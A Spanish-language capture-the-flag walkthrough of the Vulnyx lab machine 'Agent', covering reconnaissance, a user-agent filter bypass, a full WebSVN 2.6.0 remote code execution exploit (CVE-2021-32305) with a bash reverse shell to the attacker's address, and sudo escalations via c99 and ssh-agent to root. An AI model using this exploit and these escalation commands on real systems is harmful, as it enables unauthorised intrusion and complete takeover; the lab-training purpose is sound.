
Máquina Agent (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 11 octubre

Comenzamos con averiguar la dirección IP de la Máquina Victima, para ello primeramente utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:


$ netdiscover -i eth1 -r 10.0.2.0/24



- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Victima:** 10.0.2.20

Comprobamos si tenemos conexión con la Máquina Victima, para ello ejecutamos el siguiente comando:


$ ping -c 1 10.0.2.20



Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.


A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

$ nmap -Pn 10.0.2.20 -sVC



Como podemos comprobar la Máquina Victima tiene abiertos los puertos **22** y **80**.

Comprobamos que es lo que corre por el puerto 80.



A continuación, realizamos con la herramienta **gobuster** un fuzzing web, para ello ejecutamos el siguiente comando:

$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

Nos devuelve el error **403**.

A continuación, con **curl** lanzamos una petición al servidor web, para ello ejecutamos el siguiente comando:

$ curl -sX GET "http://10.0.2.20:80"

```
<html>
<head><title>403 Forbidden</title></head>
<body>
<center><h1>403 Forbidden</h1></center>
<hr><center>nginx/1.22.1</center>
</body>
</html>
```

Nos devuelve el error **403**.

Volvemos a lanzar otra petición al servidor web con **curl**, pero esta vez modificando el *user-agent*, para ello ejecutamos el siguiente comando:

$ curl -sX GET "http://10.0.2.20:80" -A "mozilla"

```
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
html { color-scheme: light dark; }
body { width: 35em; margin: 0 auto;
font-family: Tahoma, Verdana, Arial, sans-serif; }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
```


Siendo posible ver correctamente el sitio web, al parecer el servidor web bloquea algunos *user-agent*.

Volvemos a realizar con la herramienta **gobuster** un fuzzing web pero esta vez usando un *user-agent* aleatorio, para ello ejecutamos el siguiente comando:


$ gobuster dir -u http://10.0.2.20:80 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt --random-agent

```
/websvn
```

Encontramos el directorio **websvn**, accedemos a el.




En el *Footer* de la pagina vemos **WebSVN 2.6.0**, buscamos por internet a ver si existe algún exploit para esta versión.



Encontramos este exploit para esa versión, nos lo descargamos.

Editamos el exploit, en la variable **PAYLOAD** cambiamos la **IP** por la de mi Máquina Atacante y el **Puerto** por donde recibiremos la reverse shell, para ello ejecutamos el siguiente comando:


$ nano 50042.py



```
# Exploit Title: Websvn 2.6.0 - Remote Code Execution (Unauthenticated)
# Date: 20/06/2021
# Exploit Author: g0ldm45k
# Vendor Homepage: https://websvnphp.github.io/
# Software Link: https://github.com/websvnphp/websvn/releases/tag/2.6.0
# Version: 2.6.0
# Tested on: Docker + Debian GNU/Linux (Buster)
# CVE : CVE-2021-32305

import requests
import argparse
from urllib.parse import quote_plus

PAYLOAD = "/bin/bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1'"
REQUEST_PAYLOAD = '/search.php?search=";{};"'

parser = argparse.ArgumentParser(description='Send a payload to a websvn 2.6.0 server.')
parser.add_argument('target', type=str, help="Target URL.")

args = parser.parse_args()

if args.target.startswith("http://") or args.target.startswith("https://"):
    target = args.target
else:
    print("[!] Target should start with either http:// or https://")
    exit()

requests.get(target + REQUEST_PAYLOAD.format(quote_plus(PAYLOAD)))

print("[+] Request send. Did you get what you wanted?")
```


A continuación, en nuestra terminal de nuestra Máquina Atacante y con la ayuda de la herramienta de **netcat** (**nc**) nos ponemos a la escucha por el puerto **443** por donde vamos a recibir la conexión, para ello ejecutamos el siguiente comando:

$ nc -lvnp 443



Ejecutamos el exploit, para ello ejecutamos el siguiente comando:


$ python3 50042.py http://10.0.2.20:80/websvn




Y obtenemos una shell como **www-data**.

Enumeramos lo permisos sudo, para ello ejecutamos el siguiente comando:

$ sudo -l




Nos encontramos con el binario **c99** que lo podemos ejecutar como el usuario **dustin**, por lo tanto nos vamos a la pagina gtfobins a mirar el payload.



Lo ejecutamos de la siguiente manera:

$ sudo -u dustin /usr/bin/c99 -wrapper /bin/sh,-s .




¡¡¡Somos **Dustin**!!!

A continuación, hacemos un tratamiento de la **TTY** para obtener una shell interactiva y así evitar problemas, para ello ejecutamos los siguientes comandos:


$ script /dev/null -c bash
Ctrl + Z
$ stty raw -echo;fg
$ reset xterm
$ export TERM=xterm

De nuevo como el usuario **dustin** enumeramos los permisos **sudo**, para ello ejecutamos de nuevo el siguiente comando:

$ sudo -l




Nos encontramos con el binario **ssh-agent** que lo podemos ejecutar como el usuario **root**, por lo tanto nos vamos de nuevo a la pagina gtfobins a mirar el payload.



Lo ejecutamos de la siguiente manera:

$ sudo -u root /usr/bin/ssh-agent /bin/bash



¡¡¡Ya somos **root**!!!

Ya podemos leer las flags de **user** y **root**.